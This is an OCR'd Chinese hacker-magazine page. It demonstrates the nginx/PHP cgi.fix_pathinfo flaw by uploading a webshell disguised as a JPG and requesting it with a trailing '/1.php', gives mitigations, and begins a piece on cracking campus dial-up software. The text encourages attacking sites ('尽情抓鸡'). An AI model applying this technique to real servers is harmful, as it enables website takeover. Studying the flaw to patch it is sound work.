


图 9

nginx 文件类型错误解析漏洞

图 k4shifz[3E.S.T]

从本文可以学到：

1．nginx 文件类型错误解析漏洞分析

2．漏洞的利用演示

废话不多说，先给出原文地址：http://www.80sec.com/nginx-securit.html，是80sec组织最先发现并公布的，在此感谢他们。网站上还给出了与本文漏洞原理一样的“IIS源码泄露及文件类型解析错误”，感兴趣的同学可以看一下。




图 1　安装 php




图 2　启动 nginx

0x01 漏洞介绍

nginx 是一款高性能的web服务器，默认以cgi的方式支持PHP的运行，在配置文件当中可以以下面的方式支持对PHP的解析：

```
location ~ \.php$ {
root html;
fastcgi_pass 127.0.0.1:9000;
fastcgi_index index.php;
fastcgi_param SCRIPT_FILENAME /scripts$fastcgi_script_name;
include fastcgi_params; }
```

上面配置文件中 location 对 web 请求进行选择的时候会使用“URI环境变量”进行选择，其中传递到后端 Fastcgi 的关键变量 SCRIPT_FILENAME 由 $fastcgi_script_name 决定，可以看到 $fastcgi_script_name 又是直接由“URI环境变量”控制的。所以“URI环境变量”是决定此漏洞的关键。

它包括 PATH_INFO 和 SCRIPT_FILENAME，而为了较好的支持 PATH_INFO 的提取，在 PHP.ini 的配置选项里存在 cgi.fix_pathinfo 选项，如果开启了这个选项，那么就会触发在 PHP 中的如下逻辑：PHP 会认为 SCRIPT_FILENAME 是 fake.jpg，而 foo.php 是 PATH_INFO，然后 PHP 就把 fake.jpg 当作一个 PHP 文件来解释执行。

那么假设存在一个http://www.xxx.com/1.jpg，我们以如下的方式去访问**http://www.xxx.com/1.jpg/1.php**，将会得到一个**URI/1.jpg/1.php**。

Nginx 会以 PHP 的方式解析这个 jpg。

0x02 本机搭建环境

你需要 nginx 和 PHP 两套软件，首先安装 PHP，双击安装程序，一路 next 默认，直到图1。

这里一定要选择 **“Other CGI”**，因为 nginx 默认以 CGI 模式运行 PHP 的。然后再一路 next 直到 install 安装完毕。

然后安装 nginx，nginx 本身是绿色的，我们解压出来后，要配置一下 conf/nginx.conf 文件（以记事本打开即可），让它支持 PHP，然后双击 nginx.exe 就启动 nginx web server 了。不占篇幅，我直接把配置好的 nginx.conf 给你了，里面只需要改动你的 web 目录（我的是 c:\www 目录），我注释好了，就改两个地方即可。启动 nginx 后，我们还要启动 php-cgi.exe，如图2。

在命令行下输入 **php-cgi.exe　b 127.0.0.1:9000**，回车启动程序。这样 php-cgi 会监听 9000 端口，刚才 nginx.conf 里我们设置端口也是 9000，这样 nginx 和 PHP 就连接好了。访问 http://localhost/，如图3。




图 3　访问 nginx

我们把 PHP 小马放到 web 目录中，访问一下，看看能不能解析 PHP。成功解析！至此环境搭建完毕。




图 4　解析 PHP

0x03 实例示范漏洞

我们先把小马重命名为 logo.jpg，访问一下，如图5。由于是文本文件，IE 中将小马显示出来，接下来注意：访问 http://localhost/LOGO.jpg/1.php（只要以PHP结尾就行，名字任意），结果令人大吃一惊，如图6。




图 5　解析 JPG 图片




图 6　JPG 被解析成 PHP 了

Logo.jpg 被解析了！我们试一下能不能正常使用，如图7，图8。




图 7　写入小马

成功保存我们的大马！

0x04 利用分析




图 8　写入成果

显然，这个漏洞真是太可怕了，只要用户能上传图片文件，就会导致网站沦陷！（听说群里的黑客们已经拿了不少大站了）。

利用这个漏洞需要几个条件：

1、目标站 web server 是 nginx（版本无所谓，因为至今所有版本通杀）。

2、目标站以 CGI 方式解析 PHP。

3、允许上传图片或其他文件（该漏洞会让 nginx 以 PHP 方式解析所有后缀文件），如图9。




图 9　解析 RAR 格式文件

如何判断目标站是 nginx 的呢？呵呵，别慌，工具我帮大家写好了，如图10。

把目标域名填入输入框中，点击“sub”后，如果目标是 nginx 搭建的，则会显示“ok,server is nginx!!”，否则会显示“no, server is not nginx!!”。




图 10　判断是否是 nginx 服务器




图 11　PHP 马不能有 GIF89a

0x05 简单小结

这里有两点要注意：

1、你的 PHP 马内容不能有 GIF89a 等欺骗内容，如果木马头部加入了 GIF89a，nginx 将不能正确解析，如图 11。

2、PHP 一句话测试不成功，好像一句话不能成功。（这个有待大家考证，当作业了）

这个漏洞太严重了，但是作者希望大家以学习为目的，千万不要因为贪图拿 webshell 而触犯法律！

那么暂时如何修补呢？我们采用 80sec 提供的办法：在 php.ini 中关闭 cgi.fix_pathinfo 为0。

或者在 nginx.conf 中添加：

```
if ( $fastcgi_script_name ~ \..*\/.*php ) {
return 403;
}
```

真正的修补还要等 nginx 官方出新的版本。好了，大家可以尽情抓鸡了！

编辑点评： Nginx 是一款非常好用的 web server，凭借其高性能和高稳定性，已经在 web server 的市场中占了很大的市场份额，很多流量很大的网站都采用 nginx。这个漏洞很危险，大家要格外注意了，另外，切记不要违反法律。

破解拨号软件晚上12点断网限制

图小力

从文中可以学到：

了解802.1x认证的工作方式

破解联想天工拨号软件

大多数大学都有自己校园的网络管理软件。我们学校用的是联想天工网络的产品。是802.1x协议认证。我们学校每天晚12点之后断网。很多时候电影没看完，或者游戏聊天没结束就断了，很不爽，于是就有破解它的想法。在网上搜索先例，并没有找到，相反发现了很多其他学校同学也在找这个软件的破解版。




图 1




图 3




图 2




图 4

